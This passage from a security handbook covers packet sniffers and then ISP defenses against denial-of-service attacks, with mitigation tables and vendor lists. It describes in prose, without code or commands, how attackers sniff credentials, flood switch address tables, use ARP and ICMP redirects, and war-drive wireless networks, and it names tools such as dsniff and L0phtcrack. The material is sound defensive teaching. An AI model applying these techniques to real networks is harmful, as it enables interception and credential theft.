Network-based intrusion detection systems (IDSs) use a sniffer-like packet capture tool as the primary means of capturing data for analysis. A network IDS captures packets and compares the packet signatures to its database of attacks for known attack signatures. If it sees a match, it logs the appropriate information to the IDS logs. The security practitioner can then go back and review these logs to determine what happened. If in fact the attack was successful, this information can later be used to determine how to mitigate the attack or vulnerability to prevent it from happening in the future.

Verifying Security Configurations

Just as the network administrator can use the sniffer to troubleshoot a network problem, so too can the security practitioner use the sniffer to verify security configurations. A security practitioner can use a packet sniffer to review a VPN application to see if data is being transferred between gateways or hosts in encrypted format.

The packet sniffer can also be used to verify a firewall configuration. For example, if a security practitioner has recently installed a new firewall, it would be prudent to test the firewall to make sure its configuration is stopping the protocols it has been configured to stop. The security practitioner can place a packet sniffer on

the network behind the firewall and then use a separate host to scan ports of the firewall, or open up connections to hosts that sit behind the firewall. If the firewall is configured correctly, it will only allow ports and connections to be established based on its rule set. Any discrepancies could be reviewed to determine if the firewall is misconfigured or if there is simply an underlying problem with the firewall architecture.

Misuse

Sniffing has long been one of the most popular forms of passive attacks by hackers. The ability to "listen" to network conversations is very powerful and intriguing. A hacker can use the packet sniffer for a variety of attacks and information-gathering activities. They can be installed to capture usernames and passwords, gather information on other hosts attached to the same network, read e-mail, or capture other proprietary information or data.

Hackers are notorious for installing *root kits* on their victim hosts. These root kits contain various programs designed to circumvent security on a host and allow a hacker to access a host without the administrator's knowledge. Most modern root kits, or backdoor programs, include tools such as stealth backdoors, keystroke loggers, and often specialized packet sniffers that can capture sensitive information. The SubSeven backdoor for Windows even includes a remotely accessible GUI (graphical user interface) packet sniffer. The GUI makes the packet sniffer easily accessible and simple to use. The packet sniffer can be configured to collect network traffic, save this information into a log, and relay these logs.

Network Discovery

Information gathering is one of the first steps hackers must take when attacking a host. In this phase of the attack, they are trying to learn as much about a host or network as they can. If the attackers have already compromised a host and installed a packet sniffer, they can quickly learn more about the compromised host as well as other hosts with whom that host communicates. Hosts are often configured to trust one another. This trust can quickly be discovered using a packet sniffer. In addition, the attacker can quickly learn about other hosts on the same network by monitoring the network traffic and activity.

Network topology information can also be gathered. By reviewing the IP addresses and subnets in the captures, the attacker can quickly get a feel for the layout of the network. What hosts exist on the network and are critical? What other subnets exist on the network? Are there extranet connections to other companies or vendors? All of these questions can be answered by analyzing the network traffic captured by the packet sniffer.

Credential Sniffing

Credential sniffing is the act of using a packet capture tool to specifically look for usernames and passwords. Several programs exist only for this specific purpose. One such UNIX program called *Esniff.c* only captures the first 300 bytes of all Telnet, FTP, and rlogin sessions. This particular program can capture username and password information very quickly and efficiently.

In the Windows environment, L0phtcrack is a program that contains a sniffer that can capture hashed passwords used by Windows systems using LAN manager authentication. Once the hash has been captured, the L0phtcrack program runs a dictionary attack against the password. Depending on the length and complexity of the password, it can be cracked in a matter of minutes, hours, or days.

Another popular and powerful password sniffing program is *dsniff*. This tool's primary purpose is credential sniffing and can be used on a wide range of protocols including, but not limited to, HTTP, HTTPS, POP3, and SSH.

Use of a specific program like Esniff.c, L0phtcrack, or dsniff is not even necessary, depending on the application or protocol. A simple packet sniffer tool in the hands of a skilled hacker can be very effective. This is due to the very insecure nature of the various protocols. Exhibit 53.4lists some of the protocols that are susceptible to packet sniffing.

E-Mail Sniffing

How many network administrators or security practitioners have sent or received a password via e-mail? Most, if not all, have at some point in time. Very few e-mail systems are configured to use encryption and are therefore

EXHIBIT 53.4 Protocols Vulnerable to Packet Sniffing

Protocol	Vulnerability
Telnet and rlogin	Credentials and data are sent in cleartext
HTTP	Basic authentication sends credentials in a simple encoded form, not encrypted; easily readable if SSL or other encryption is not used
FTP	Credentials and data are sent in cleartext
POP3 and IMAP	Credentials and data are sent in cleartext
SNMP	Community strings for SNMPv1 (the most widely used) are sent in cleartext, including both *public* and *private* community strings

vulnerable to packet sniffers. Not only is the content of the e-mail vulnerable but the usernames and passwords are often vulnerable as well. POP3 (Post Office Protocol version 3) is a very popular way to access Internet e-mail. POP3 in its basic form uses usernames and passwords that are not encrypted. In addition, the data can be easily read.

Security is always a balance of what is secure and what is convenient. Accessing e-mail via a POP3 client is very convenient. It is also very insecure. One of the risks security practitioners must be aware of is that, by allowing POP3 e-mail into their enterprise network, they may also be giving hackers both a username and password to access their internal network. Many systems within an enterprise are configured with the same usernames; and from the user's standpoint, they often synchronize their passwords across multiple systems for simplicity's sake or possibly use a single sign-on system. For example, say John Smith has a username of "JSMITH" and has a password of "FvYQ-6d3." His username would not be difficult to guess, but his password is fairly complex and contains a random string of characters and numbers. The enterprise network that John is accessing has decided to configure its e-mail server to accept POP3 connections because several users, including John, wanted to use a POP3 client to remotely access their e-mail. The enterprise also has a VPN device configured with the same username and password as the e-mail system. If attackers compromise John's password via a packet sniffer watching the POP3 authentication sequence, they may quickly learn they now have access directly into the enterprise network using the same username and password on the Internet-accessible host called "VPN."

This example demonstrates the vulnerability associated with allowing certain insecure protocols and system configurations. Although the password may not have been accessible through brute force, the attackers were able to capture the password in the clear along with its associated username. In addition, they were able to capitalize on the vulnerability by applying the same username and password to a completely separate system.

Advanced Sniffing Tools

Switched Ethernet Networks

"No need to worry. I have a switched Ethernet network." Wrong! It used to be common for network administrators to refer to a switched network as secure. While it is true they are more secure, several vulnerabilities and techniques have surfaced over the past several years that make them less secure.

Reconfigure SPAN/Mirror Port

The most obvious way to capture packets in a switched network is to reconfigure the switch to send all packets to the port into which the packet sniffer is plugged. This can be done with one simple command line in a Cisco router. Once configured, the switch will send all packets for a port, group of ports, or even an entire VLAN directly to the specified port.

This emphasizes the need for increased switch security in today's environments. A single switch without a password, or with a simple password, can allow an intruder access to a plethora of data and information. Incidentally, this is an excellent reason why a single Ethernet switch should not be used inside and outside a firewall. Ideally, the outside, inside, and DMZ should have their own separate physical switches. Also, use a

stronger form of authentication on the network devices other than passwords only. If passwords must be used, make sure they are very complex; and do not use the same password for the outside, DMZ, and inside switches.

Switch Jamming

Switch jamming involves overflowing the address table of a switch with a flood of false MAC addresses. For some switches this will cause the switch to change from "bridging" mode into "repeating" mode, where all frames are broadcast to all ports. When the switch is in repeating mode, it acts like a hub and allows an attacker to capture packets as if they were on the same local area network.

ARP Redirect

An ARP redirect is where a host is configured to send a false ARP request to another host or router. This false request essentially tricks the target host or router into sending traffic destined for the victim host to the attack host. Packets are then forwarded from the attacker's computer back to the victim host, so the victim cannot tell the communication is being intercepted. Several programs exist that allow this to occur, such as *ettercap*, *angst*, and *dsniff*.

ICMP Redirect

An ICMP redirect is similar to the ARP redirect, but in this case the victim's host is told to send packets directly to an attacker's host, regardless of how the switch thinks the information should be sent. This too would allow an attacker to capture packets to and from a remote host.

Fake MAC Address

Switches forward information based on the MAC (Media Access Control) address of the various hosts to which it is connected. The MAC address is a hardware address that is supposed to uniquely identify each node of a network. This MAC address can be faked or forged, which can result in the switch forwarding packets (originally destined for the victim's host) to the attacker's host. It is possible to intercept this traffic and then forward the traffic back to the victim computer, so the victim host does not know the traffic is being intercepted.

Other Switch Vulnerabilities

Several other vulnerabilities related to switched networks exist; but the important thing to remember is that, just because a network is built entirely of switches, it does not mean that the network is not vulnerable to packet sniffing. Even without exploiting a switch network vulnerability, an attacker could install a packet sniffer on a compromised host.

Wireless Networks

Wireless networks add a new dimension to packet sniffing. In the wired world, an attacker must either remotely compromise a system or gain physical access to the network in order to capture packets. The advent of the wireless network has allowed attackers to gain access to an enterprise without ever setting foot inside the premises. For example, with a simple setup including a laptop, a wireless network card, and software packages downloaded over the Internet, an attacker has the ability to detect, connect to, and monitor traffic on a victim's network.

The increase in the popularity of wireless networks has also been followed by an increase in *war-driving*. War-driving is the act of driving around in a car searching for wireless access points and networks with wireless sniffer-like tools. The hacker can even configure a GPS device to log the exact location of the wireless network. Information on these wireless networks and their locations can be added to a database for future reference. Several sites on the Internet even compile information that people have gathered from around the world on wireless networks and their locations.

Reducing the Risk

There are many ways to reduce the risk associated with packet sniffers. Some of them are easy to implement, while others take complete reengineering of systems and processes.

Use Encryption

The best way to mitigate risk associated with packet sniffers is to use encryption. Encryption can be deployed at the network level, in the applications, and even at the host level. Exhibit 53.5 lists the "insecure" protocols discussed in the previous section, and suggests a "secure" solution that can be deployed.

Security practitioners should be aware of the protocols in use on their networks. They should also be aware of the protocols used to connect to and transfer information outside their network (either over the Internet or via extranet connections). A quick way to determine if protocols vulnerable to sniffing are being used is to check the rule set on the Internet or extranet firewalls. If insecure protocols are found, the security practitioner should investigate each instance and determine exactly what information is being transferred and how sensitive the information is. If the information is sensitive and a more secure alternative exists, the practitioner should recommend and implement a secure alternative. Often, this requires the security practitioner to educate the users on the issues associated with using insecure means to connect to and send information to external parties.

IPSec VPNs

A properly configured IPSec VPN can significantly reduce the risk associated with insecure protocols as well. The VPN can be configured from host to host, host to gateway, or gateway to gateway, depending on the environment and its requirements. The VPN "tunnels" the traffic in a secure fashion that prevents an attacker from sniffing the traffic as it traverses the network. Keep in mind, however, that even if a VPN is installed, an attack could still compromise the endpoints of the VPN and have access to the sensitive information directly on the host. This highlights the increased need for strong host security on the VPN endpoint, whether it is a Windows client connecting from a home network or a VPN router terminating multiple VPN connections.

Use Strong Authentication

Because passwords are vulnerable to brute-force attack or outright sniffing over the network, an obvious risk mitigation would be to stop using passwords and use a stronger authentication mechanism. This could involve using Kerberos, token cards, smart cards, or even biometrics. The security practitioner must take into consideration the business requirements and the costs associated with each solution before determining which authentication method suits a particular system, application, or enterprise as a whole.

By configuring a system to use a strong authentication method, the vulnerability of discovered passwords is no longer an issue.

Patches and Updates

To capture packets on the network, a hacker must first compromise a host (assuming the hacker does not have physical access). If all the latest patches have been applied to the hosts, the risk of someone compromising a host and installing a capture tool will be significantly reduced.

EXHIBIT 53.5 Suggestions for Mitigating Risk Associated with Insecure Protocols

Insecure Protocol	Secure Solution
Telnet and rlogin	Replace Telnet or rlogin with Secure Shell (SSH)
HTTP	Run the HTTP or HTTPS session over a Secure Socket Layer (SSL) or Transport Layer Security (TLS) connection
FTP	Replace with secure copy (SCP) or create an IPSec VPN between the hosts
POP3 and IMAP	Replace with SMIME or use PGP encryption
SNMP	Increase the security by using SNMPv2 or SNMPv3, or create a management IPSec VPN between the host and the network management server

Secure the Wiring Closets

Because physical access is one way to access a network, make sure your wiring closets are locked. It is a very simple process to ensure the doors are secured to the wiring closets. A good attack and penetration test will often begin with a check of the physical security and of the security of the wiring closets. If access to a closet is gained and a packet sniffer is set up, a great deal of information can be obtained in short order.

There is an obvious reason why an attack and penetration might begin this way. If the perimeter network and the remote access into a company are strong, the physical security may likely be the weak link in the chain. A hacker who is intent on gaining access to the network goes through the same thought process. Also, keep in mind that with the majority of attacks originating from inside the network, you can mitigate the risk of an internal employee using a packet sniffer in a wiring closet by simply locking the doors.

Detecting Packet Sniffers

Another way to reduce the risk associated with packet sniffers is to monitor the monitors, so to speak. This involves running a tool that can detect a host's network interface cards running in promiscuous mode. Several tools exist, from simple command-line utilities — which tell whether or not a NIC on the local host is running in promiscuous mode — to more elaborate programs such as Antisniff, which actively scans the network segment looking for other hosts with NICs running in promiscuous mode.

Summary

The sniffer can be a powerful tool in the hands of the network administrator or security practitioner. Unfortunately, it can be equally powerful in the hands of the hacker. Not only are these tools powerful, but they are also relatively easy to download off the Internet, install, and use. Security practitioners must be aware of the dangers of packet sniffers and must design and deploy security solutions that mitigate the risks associated with them. Keep in mind that using a packet sniffer to gather credential information on one system can often be used to access other unrelated systems with the same username and password.

ISPs and Denial-of-Service Attacks

K. Narayanaswamy, Ph.D.

A denial-of-service (DoS) attack is any malicious attempt to deprive legitimate customers of their ability to access services, such as a Web server. DoS attacks fall into two broad categories:

1. *Server vulnerability DoS attacks:* attacks that exploit known bugs in operating systems and servers. These attacks typically will use the bugs to crash programs that users routinely rely upon, thereby depriving those users of their normal access to the services provided by those programs. Examples of vulnerable systems include all operating systems, such as Windows NT or Linux, and various Internet-based services, such as DNS, Microsoft's IIS Servers, Web servers, etc. All of these programs, which have important and useful purposes, also have bugs that hackers exploit to bring them down or hack into them. This kind of DoS attack usually comes from a single location and searches for a known vulnerability in one of the programs it is targeting. Once it finds such a program, the DoS attack will attempt to crash the program to deny service to other users. Such an attack does not require high bandwidth.
2. *Packet flooding DoS attacks:* attacks that exploit weaknesses in the Internet infrastructure and its protocols. Floods of seemingly normal packets are used to overwhelm the processing resources of programs, thereby denying users the ability to use those services. Unlike the previous category of DoS attacks, which exploit bugs, flood attacks require high bandwidth in order to succeed. Rather than use the attacker's own infrastructure to mount the attack (which might be easier to detect), the attacker is increasingly likely to carry out attacks through intermediary computers (called *zombies*) that the attacker has earlier broken into. Zombies are coordinated by the hacker at a later time to launch a *distributed* DoS (DDoS) attack on a victim. Such attacks are extremely difficult to trace and defend with the present-day Internet. Most zombies come from home computers, universities, and other vulnerable infrastructures. Often, the owners of the computers are not even aware that their machines are being co-opted in such attacks. The hacker community has invented numerous scripts to make it convenient for those interested in mounting such attacks to set up and orchestrate the zombies. Many references are available on this topic.[1–4]

We will invariably use the term "DoS attacks" to mean all denial-of-service attacks, and DDoS to mean flood attacks as described above.

As with most things in life, there is good news and bad news in regard to DDoS attacks. The bad news is that there is no "silver bullet" in terms of technology that will make the problem disappear. The good news, however, is that with a combination of common-sense processes and practices with, in due course, appropriate technology, the impact of DDoS attacks can be greatly reduced.

The Importance of DDoS Attacks

Many wonder why network security and DDoS problems in particular have seemingly increased suddenly in seriousness and importance. The main reason, ironically, is the unanticipated growth and success of ISPs. The rapid growth of affordable, high-bandwidth connection technologies (such as DSL, cable modem, etc.) offered by various ISPs has brought in every imaginable type of customer to the fast Internet access arena: corporations, community colleges, small businesses, and the full gamut of home users.

Unfortunately, people who upgrade their bandwidth do not necessarily upgrade their knowledge of network security at the same time; all they see is what they can accomplish with speed. Few foresee the potential security dangers until it is too late. As a result, the Internet has rapidly become a high-speed network with depressingly low per-site security expertise. Such a network is almost an ideal platform to exploit in various ways, including the mounting of DoS attacks. Architecturally, ISPs are ideally situated to play a crucial role in containing the problem, although they have traditionally not been proactive on security matters.

A recent study by the University of San Diego estimates that there are over 4000 DDoS attacks every week.[5] Financial damages from the infamous February 2000 attacks on Yahoo, CNN, and eBay were estimated to be around $1 billion.[6] Microsoft, Internet security watchdog CERT, the Department of Defense, and even the White House have been targeted by attackers. Of course, these are high-profile installations, with some options when it comes to responses. Stephen Gibson documents how helpless the average enterprise might be to ward off DDoS attacks (at www.scr.com). There is no doubt that DoS attacks are becoming more numerous and deadly.

Why Is DDoS an ISP Problem?

When major corporations suffer the kind of financial losses just described and given the fanatically deterministic American psyche that requires a scapegoat (if not a reasonable explanation) for every calamity and the litigious culture that has resulted from it, rightly or wrongly, someone is eventually going to pay dearly. The day is not far off when, in the wake of a devastating DDoS attack, an enterprise will pursue litigation against the owner of the infrastructure that could (arguably) have prevented an attack with due diligence. A recent article explores this issue further from the legal perspective of an ISP.[7]

Our position is not so much that you need to handle DDoS problems proactively today; however, we do believe you would be negligent not to examine the issue immediately from a cost/benefit perspective. Even if you have already undertaken such an assessment, you may need to revisit the topic in light of new developments and the state of the computing world after September 11, 2001.

The Internet has a much-ballyhooed, beloved, open, chaotic, *laissez faire* philosophical foundation. This principle permeates the underlying Internet architecture, which is optimized for speed and ease of growth and which, in turn, has facilitated the spectacular explosion and evolution of this infrastructure. For example, thus far, the market has prioritized issues of privacy, speed, and cost over other considerations such as security. However, changes may be afoot and ISPs should pay attention.

Most security problems at various enterprise networks are beyond the reasonable scope of ISPs to fix. However, the DDoS problem is indeed technically different. Individual sites *cannot* effectively defend themselves against DDoS attacks without some help from their infrastructure providers. When under DDoS attack, the enterprise cannot block out the attack traffic or attempt to clear upstream congestion to allow some of its desirable traffic to get through. Thus, the very nature of the DDoS problem virtually compels the involvement of ISPs. The best possible outcome for ISPs is to jump in and shape the emerging DDoS solutions voluntarily with dignity and concern, rather than being perceived as having been dragged, kicking and screaming, into a dialogue they do not want.

Uncle Sam is weighing in heavily on DDoS as well. In December 2001, the U.S. Government held a DDoS technology conference in Arlington, Virginia, sponsored by the Defense Advanced Research Projects Agency (DARPA) and the Joint Task Force–Central Network Operations. Fourteen carefully screened companies were selected to present their specific DDoS solutions to the government. Newly designated cyber-security czar Richard Clarke, who keynoted the conference, stressed the critical importance of DDoS and how the administration views this problem as a threat to the nation's infrastructure, and that protecting the Internet infrastructure is indeed part of the larger problem of homeland security. The current Republican administration, one might safely assume, is disposed toward deregulation and letting the market sort out the DDoS problem. In the reality of post-September 11 thinking, however, it is entirely conceivable that ISPs will eventually be forced to contend with government regulations mandating what they should provide by way of DDoS protection.

What Can ISPs Do About DDoS Attacks?

When it comes to DDoS attacks, security becomes a two-way street. Not only must the ISP focus on providing as much protection as possible against incoming DDoS attacks against its customers, but it must also do as much as possible to prevent outgoing DDoS attacks from being launched from its own infrastructure against others. All these measures are feasible and cost very little in today's ISP environment. Minimal measures such as these can significantly reduce the impact of DDoS attacks on the infrastructure, perhaps staving off more draconian measures mandated by the government.

An ISP today must have the ability to contend with the DDoS problem at different levels:

- Understand and implement best practices to defend against DDoS attacks.
- Understand and implement necessary procedures to help customers during DDoS attacks.
- Assess DDoS technologies to see if they can help.

We address each of these major areas below.

Defending against DDoS Attacks

In discussing what an ISP can do, it is important to distinguish the ISP's own infrastructure (its routers, hosts, servers, etc.), which it fully controls, from the infrastructure of the customers who lease its Internet connectivity, which the ISP cannot, and should not, control. Most of the measures we recommend for ISPs are also appropriate for their customers to carry out. The extent to which ISPs can encourage or enable their customers to follow these practices will be directly correlated to the number of DDoS attacks.

Step 1: Ensure the Integrity of the Infrastructure

An ISP plays a critical role in the Internet infrastructure. It is, therefore, very important for ISPs to ensure that their own routers and hosts are resistant to hacker compromise. This means following all the necessary best practices to protect these machines from break-ins and intrusions of any kind. Passwords for user and root accounts must be protected with extra care, and old accounts must be rendered null and void as soon as possible.

In addition, ISPs should ensure that their critical servers (DNS, Web, etc.) are always current on software patches, particularly if they are security related. These programs will typically have bugs that the vendor eliminates through new patches.

When providing services such as Telnet, FTP, etc., ISPs should consider the secure versions of these protocols such as SSH, SCP, etc. The latter versions use encryption to set up secure connections, making it more difficult for hackers using packet sniffing tools to acquire usernames and passwords, for example.

ISPs can do little to ensure that their users are as conscientious about these matters as they ought to be. However, providing users with the knowledge and tools necessary to follow good security practices themselves will be very helpful.

Step 2: Resist Zombies in the Infrastructure

Zombies are created by hackers who break into computers. Although by no means a panacea, tools such as intrusion detection systems (IDSs) provide some amount of help in detecting when parts of an infrastructure have become compromised. These tools vary widely in functionality, capability, and cost. They have a lot of utility in securing computing assets beyond DDoS protection. (A good source on this topic is Reference 8.) Certainly, larger customers of the ISP with significant computing assets should also consider such tools.

Where possible, the ISP should provide users (e.g., home users or small businesses) with the necessary software (e.g., downloadable firewalls) to help them. Many ISPs are already providing free firewalls, such as ZoneAlarm, with their access software. Such firewalls can be set up to maximize restrictions on the customers' computers (e.g., blocking services that typical home computers are never likely to provide). Simple measures like these can greatly improve the ability of these computers to resist hackers.

Most zombies can be now be discovered and removed from a computer by the traditional virus scanning software from McAffee, Symantec, and other vendors. It is important to scan not just programs but also any documents with executable content (such as macros). In other words, everything on a disk requires scanning. The only major problem with all virus scanning regimes is that they currently use databases that have signatures of known viruses, and these databases require frequent updates as new viruses are created.

As with firewalls, at least in cases where users clearly can use the help, the ISP could try bundling its access software, if any, with appropriate virus scanning software and make it something the user has to contend with before getting on the Internet.

Step 3: Implement Appropriate Router Filters

Many DDoS attacks (e.g., Trinoo, Tribal Flood, etc.) rely on source address spoofing, an underlying vulnerability of the Internet protocols whereby the sender of a packet can conjure up a source address other than his actual address. In fact, the protocols allow packets to have completely fabricated, nonexistent source addresses. Several attacks actually rely on this weakness in the Internet. This makes attacks much more difficult to trace because one cannot figure out the source just by examining the packet contents because the attacker controls that.

There is no legitimate reason why an ISP should forward outgoing packets that do not have source addresses from its known legitimate range of addresses. It is relatively easy, given present-day routers, to filter outgoing packets at the border of an ISP that do not have valid source addresses. This is called ingress filtering, described in more detail in RFC 2267.

Routers can also implement egress filtering at the point where traffic enters the ISP to ensure that source addresses are valid to the extent possible (e.g., source addresses cannot be from the ISP, packets from specific interfaces must match expected IP addresses, etc.). Note that such filters do not eliminate all DDoS attacks; however, they do force attackers to use methods that are more sophisticated and do not rely on ISPs forwarding packets with obviously forged source addresses.

Many ISPs also have blocks of IP addresses set aside that will never be the source or destination of Internet traffic (see RFC 1918). These are addresses for traffic that will never reach the Internet. The ISP should neither accept traffic with this destination, nor should it allow outbound traffic from those IP addresses set aside in this manner.

Step 4: Disable Facilities You May Not Need

Every port that you open (albeit to provide a legitimate service) is a potential gate for hackers to exploit. Therefore, ISPs, like all enterprises, should ensure they block any and all services for which there is no need. Customer sites should certainly be provided with the same recommendations.

You should evaluate the following features to see if they are enabled and what positive value you get from their being enabled in your network:

- *Directed broadcast.* Some DDoS attacks rely on the ability to broadcast packets to many different addresses to amplify the impact of their handiwork. Directed broadcast is a feature that should not be needed for inbound traffic on border routers at the ISP.
- *Source routing.* This is a feature that enables the sender of a packet to specify an ISP address through which the packet must be routed. Unless there is a compelling reason not to, this feature should be disabled because compromised computers within the ISP infrastructure can exploit this feature to become more difficult to locate during attacks.

Step 5: Impose Rate Limits on ICMP and UDP Traffic

Many DDoS attacks exploit the vulnerability of the Internet where the entire bandwidth can be filled with undesirable packets of different descriptions. ICMP (Internet Control Message Protocol, or ping) packets and User Datagram Protocol (UDP) are examples of this class of packets. You cannot completely eliminate these kinds of packets, but neither should you allow the entire bandwidth to be filled with such packets.

The solution is to use your routers to specify rate limits for such packets. Most routers come with simple mechanisms called class-based queuing (CBQ), which you can use to specify the bandwidth allocation for different classes of packets. You can use these facilities to limit the rates allocated for ICMP, UDP, and other kinds of packets that do not have legitimate reasons to hog all available bandwidth.

Assisting Customers during a DDoS Attack

It is never wise to test a fire hydrant during a deadly blaze. In a similar manner, every ISP will do well to think through its plans should one of its customers become the target of DDoS attacks. In particular, this will entail full understanding and training of the ISP's support personnel in as many (preferably all) of the following areas as possible:

- *Know which upstream providers forward traffic to the ISP.* ISP personnel need to be familiar with the various providers with whom the ISP has Internet connections and the specific service level agreements (SLAs) with each, if any. During a DDoS attack, bad traffic will typically flow from one or more of these upstream providers, and the options of an ISP to help its customers will depend on the specifics of its agreements with its upstream providers.
- *Be able to identify and isolate traffic to a specific provider.* Once the customer calls during a DDoS directed at his infrastructure, the ISP should be able to determine the source of the bad traffic. All personnel should be trained in the necessary diagnostics to do so. Customers will typically call with the ISP addresses they see on the attack traffic. While this might not be the actual source of the attack, because of source spoofing, it should help the ISP in locating which provider is forwarding the bad traffic.
- *Be able to filter or limit the rate of traffic from a given provider.* Often, the ISP will be able to contact the upstream provider to either filter or limit the rate of attack traffic. If the SLA does not allow for this, the ISP can consider applying such a filter at its own router to block the attack traffic.
- *Have reliable points of contact with each provider.* The DDoS response by an ISP is only as good as its personnel and their knowledge of what to do and whom to contact from their upstream providers. Once again, such contacts cannot be cultivated after an attack has occurred. It is better to have these pieces of information in advance. Holding DDoS attack exercises to ensure that people can carry out their duties during such attacks is the best way to make sure that everyone knows what to do to help the customer.

Assessing DDoS Technologies

Technological solutions to the DDoS problem are intrinsically complex. DDoS attacks are a symptom of the vulnerabilities of the Internet, and a single site is impossible to protect without cooperation from upstream infrastructure. New products are indeed emerging in this field; however, if you are looking to eliminate the problem by buying an affordable rack-mountable panacea that keeps you in a safe cocoon, you are fresh out of luck.

Rather than give you a laundry list of all the vendors, I am going to categorize these products somewhat by the problems they solve, their features, and their functionality so that you can compare apples to apples. Still, the comparison can be a difficult one because various products do different things and more vendors are continually entering this emerging, niche market.

Protection against Outgoing DDoS Attacks

Unlike virus protection tools, which are very general in focus, these tools are geared just to find DoS worms and scripts. There are basically two kinds of products that you can find here.

Host-Based DDoS Protection

Such protection typically prevents hosts from being taken over as zombies in a DDoS attack. These tools work in one of two major ways: (1) signature analysis, which, like traditional virus scanners, stores a database of known scripts and patterns and scans for known attack programs; and (2) behavior analysis, which monitors key system parameters for the behavior underlying the attacks (rather than the specific attack programs) and aborts the programs and processes that induce the underlying bad behavior.

Established vendors of virus scanning products, such as McAffee, Symantec, and others, have extended their purview to include DoS attacks. Other vendors provide behavior-analytic DDoS protection that essentially detects and prevents DDoS behavior emanating from a host. The major problem with host-based DDoS protection, from an ISP's perspective, is that one cannot force the customers to use such tools or to scan their disks for zombies, etc.

Damage-Control Devices

A few recent products (such as Captus' *Captio* and Cs3, Inc.'s *Reverse Firewall*[9,10]) focus on containing the harm that DDoS attacks can do in the outgoing direction. They restrict the damage from DDoS to the smallest possible network. These devices can be quite useful in conjunction with host-based scanning tools. Note that the damage-control devices do not actually prevent an infrastructure from becoming compromised; however, they do provide notification that there is bad traffic from your network and provide its precise origin. Moreover, they give you time to act by throttling the attack at the perimeter of your network and sending you a notification.

ISPs could consider using these devices as insurance to insulate themselves from the damage bad customers can do to them as infrastructure providers.

Protection against Incoming Attacks

As we have mentioned before, defending against incoming attacks at a particular site requires cooperation from the upstream infrastructure. This makes DDoS protection products quite complex. Moreover, various vendors have tended to realize the necessary cooperation in very different ways. A full treatment of all of these products is well beyond the scope of this chapter. However, here are several issues you need to consider as an ISP when evaluating these products:

- *Are the devices inline or offline?* An inline device will add, however minimally, to the latency. Some of the devices are built using hardware in an effort to reduce latency. Offline devices, while they do not have that problem, do not have the full benefit of looking at all the traffic in real-time. This could affect their ability to defend effectively.
- *Do the devices require infrastructure changes and where do they reside?* Some of the devices either replace or deploy alongside existing routers and firewalls. Other technologies require replacement of the existing infrastructure. Some of the devices need to be close to the core routers of the network, while most require placement along upstream paths from the site being protected.
- *How do the devices detect DDoS attacks and what is the likelihood of false positives?* The degree of sophistication of the mechanism of detection and its effectiveness in indicating real attacks is all-important in any security technology. After all, a dog that barks the entire day does protect you from some burglars — but you just might stop listening to its warnings! Most of the techniques use comparisons of actual traffic to stored profiles of attacks, or "normal" traffic, etc. A variety of signature-based heuristics are applied to detect attacks. The jury is still out on how effective such techniques will be in the long run.
- *How do the devices know where the attack is coming from?* A major problem in dealing effectively with DDoS attacks is to know, with any degree of certainty, the source of the attacks. Because of source address spoofing on the Internet, packets do not necessarily have to originate where they say they do. All the technologies have to figure out is from where in the upstream infrastructure the attack traffic is flowing. It is the routers along the attack path that must cooperate to defend against the attack. Some of the approaches require that their devices communicate in real-time to form an aggregate picture of where the attack is originating.
- *What is the range of responses the devices will take and are you comfortable with them?* Any DDoS defense must minimally stop the attack from reaching the intended victim, thereby preventing the victim's computing resources from deteriorating or crashing. However, the real challenge of any DDoS defense is to find ways for legitimate customers to get through while penalizing only the attackers. This turns out to be *the* major technical challenge in this area. The most common response includes trying to install appropriate filters and rate limits to push the attack traffic to the outer edge of the realm of control of these devices. At the present time, all the devices that provide DDoS defense fall into this category. How effective they will be remains to be seen.

The products mentioned here are quite pricey even though the technologies are still being tested under fire. DDoS will have to be a very important threat in order for smaller ISPs to feel justified in investing their dollars in these devices. Finally, many of the approaches are proprietary in nature, so side-by-side technical comparisons are difficult to conduct. Some industry publications do seem to have tested some of these devices in various ways. A sampling of vendors and their offerings, applying the above yardsticks, is provided here:

- *Arbor Networks* (www.arbornetworks.com): offline devices, near core routers, anomaly-based detection; source is tracked by communication between devices, and defense is typically the positioning of a filter at a router where the bad traffic enters the network
- *Asta Networks* (www.astanetworks.com): offline devices that work alongside routers within a network and upstream, signature-based detection; source is tracked by upstream devices, and defense is to use filters at upstream routers

- *Captus Networks*
  (www.captusnetworks.com): inline device used to throttle incoming or outgoing attacks; uses windowing to detect non-TCP traffic and does not provide ways for customers to get in; works as a damage-control device for outgoing attacks
- *Cs3, Inc.*
  (www.cs3-inc.com): inline devices, modified routers, and firewalls; routers mark packets with path information to provide fair service, and firewalls throttle attacks; source of the attack provided by the path information, and upstream neighbors are used to limit attack traffic when requested; *Reverse Firewall* is a damage-control device for outgoing attacks
- *Mazu Networks*
  (www.mazunetworks.com): inline devices at key points in network; deviations from stored historical traffic profile indicate attack; the source of the attack is pinpointed by communication between devices, and defense is provided by using filters to block out the bad traffic
- *Okena*
  (www.okena.com): host-based system that has extended intrusion detection facilities to provide protection against zombies; it is a way to keep one's infrastructure clean but is not intended to protect against incoming attacks

Important Resources

Finally, the world of DoS, as is indeed the world of Internet security, is dynamic. If your customers are important to you, you should have people that are on top of the latest threats and countermeasures. Excellent resources in the DoS security arena include:

- *Computer Emergency Response Team (CERT)* (www.cert.org): a vast repository of wisdom about all security-related problems with a growing section on DoS attacks; you should monitor this site regularly to find out what you need to know about this area. This site has a very independent and academic flavor. Funded by the Department of Defense, this organization is likely to play an even bigger role in putting out alerts and other information on DDoS.
- *System Administration, Networking and Security (SANS) Institute* (www.sans.org): a cooperative forum in which you can instantly access the expertise of over 90,000 professionals worldwide. It is an organization of industry professionals, unlike CERT. There is certainly a practical orientation to this organization. It offers courses, conferences, seminars, and White Papers on various topics that are well worth the investment. It also provides alerts and analyses on security incidents through incidents.org, a related facility.

References

1. Houle, K. and Weaver, G., "Trends in Denial of Service Technology," CERT Coordination Center, October 2001, http://www.cert.org/archive/pdf/DOS_trends.pdf.
2. Myers, M., "Securing against Distributed Denial of Service Attacks," Client/Server Connection, Ltd., http://www.cscl.com/techsupp/techdocs/ddossamp.html.
3. Paul, B., "DDOS: Internet Weapons of Mass Destruction," *Network Computing*, Jan. 1, 2001, http://www.networkcomputing.com/1201/1201f1c2.html.
4. Harris, S., "Denying Denial of Service," *Internet Security,* Sept. 2001, http://www.infosecuritymag.com/articles/september01/cover.shtml.
5. Lemos, R., "DoS Attacks Underscore Net's Vulnerability," CNETnews.com, June 1, 2001, http://news.cnet.com/news/0-1003-200-6158264.html?tag=mn_hd.
